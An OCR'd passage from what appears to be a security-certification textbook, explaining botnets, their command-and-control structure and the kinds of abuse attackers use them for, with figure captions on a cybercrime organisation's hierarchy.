


Hierarchical Setup
Criminal Boss
Underboss: Trojan Provider and
Manager of Trojan Command and Control
Attackers (Crimeware Toolkit Owners)
Distribute Trojans in Legitimate websites
Campaign Manager
Campaign Manager
Campaign Manager
Affiliation Network
Affiliation Network
Affiliation Network
Stolen Data Reseller
Stolen Data Reseller
Stolen Data Reseller

Figure 10.3: Hierarchical setup of a cybercrime organization



Botnets

- Bots are software applications that **run automated tasks over the Internet** and perform simple, repetitive tasks, such as web spidering and search engine indexing
- A botnet is a huge network of compromised systems and can be used by an attacker to **launch denial-of-service attacks**

Bot Command and Control Center

① Sets a bot C&C handler

Attacker

② Attacker infects a machine

Victim (Bot)

③ Bot looks for other vulnerable systems and infects them to create Botnet

Zombies

④ Bots connect to C&C handler and wait for instructions

⑤ Attacker sends commands to the bots through C&C

⑥ Bots attack a target server

Target Server

Botnets

Bots are used for benign data collection or data mining activities, such as "web spidering," as well as to coordinate DoS attacks. The main purpose of a bot is to collect data. There are different types of bots, such as Internet bots, IRC bots, and chatter bots. Examples for IRC bots are Cardinal, Sopel, Eggdrop, and EnergyMech.

A botnet (a contraction of "roBOT NETwork") is a group of computers "infected" by bots; however, botnets can be used for both positive and negative purposes. As a hacking tool, a botnet is composed of a huge network of compromised systems. A relatively small botnet of 1,000 bots has a combined bandwidth larger than the bandwidth of most corporate systems.

The advent of botnets led to an enormous increase in cybercrime. Botnets form the core of the cybercriminal activity center that links and unites various parts of the cybercriminal world. Cybercriminal service suppliers are a part of a cybercrime network. They offer services such as malicious code development, bulletproof hosting, the creation of browser exploits, and encryption and packing.

Malicious code is the primary tool used by criminal organizations to commit cybercrimes. Botnet owners order both bots and other malicious programs such as Trojans, viruses, worms, keyloggers, and specially crafted applications to attack remote computers via networks. Developers offer malware services on public sites or closed Internet resources.

Botnets are agents that an intruder can send to a server system to perform an illegal activity. Botnets run hidden programs that allow the identification of system vulnerabilities. Attackers can use botnets to perform the tedious tasks involved in probing a system for known vulnerabilities.

Attackers can use botnets to perform the following:

- **DDoS attacks**: Botnets can generate DDoS attacks, which consume the bandwidth of the victim's computers. Botnets can also overload a system, wasting valuable host system resources and destroying network connectivity.
- **Spamming**: Attackers use a SOCKS proxy for spamming. They harvest email addresses from web pages or other sources.
- **Sniffing traffic**: A packet sniffer observes the data traffic entering a compromised machine. It allows an attacker to collect sensitive information such as credit card numbers and passwords. The sniffer also allows an attacker to steal information from one botnet and use it against another botnet. In other words, botnets can rob one another.
- **Keylogging**: Keylogging is a method of recording the keys typed on a keyboard, and it provides sensitive information such as system passwords. Attackers use keylogging to harvest account login information for services such as PayPal.
- **Spreading new malware**: Botnets can be used to spread new bots.
- **Installing advertisement add-ons**: Botnets can be used to perpetrate a "click fraud" by automating clicks.
- **Google AdSense abuse**: Some companies permit showing Google AdSense ads on their websites for economic benefits. Botnets allow an intruder to automate clicks on an ad, producing a percentage increase in the click queue.
- **Attacks on IRC chat networks**: Also called clone attacks, these attacks are similar to a DDoS attack. A master agent instructs each bot to link to thousands of clones within an IRC network, which can flood the network.
- **Manipulating online polls and games**: Every botnet has a unique address, enabling it to manipulate online polls and games.
- **Mass identity theft**: Botnets can send a large number of emails while impersonating a reputable organization such as eBay. This technique allows attackers to steal information for identity theft.

The below figure illustrates how an attacker launches a botnet-based DoS attack on a target server. The attacker sets up a bot C&C center, following which they infect a machine (bot) and compromises it. Later, they use this bot to infect and compromise other vulnerable systems available in the network, resulting in a botnet. The bots (also known as zombies) connect to the C&C center and awaits instructions. Subsequently, the attacker sends malicious commands to the bots through the C&C center. Finally, as per the attacker's instructions, the bots launch a DoS attack on a target server, making its services unavailable to legitimate users in the network.


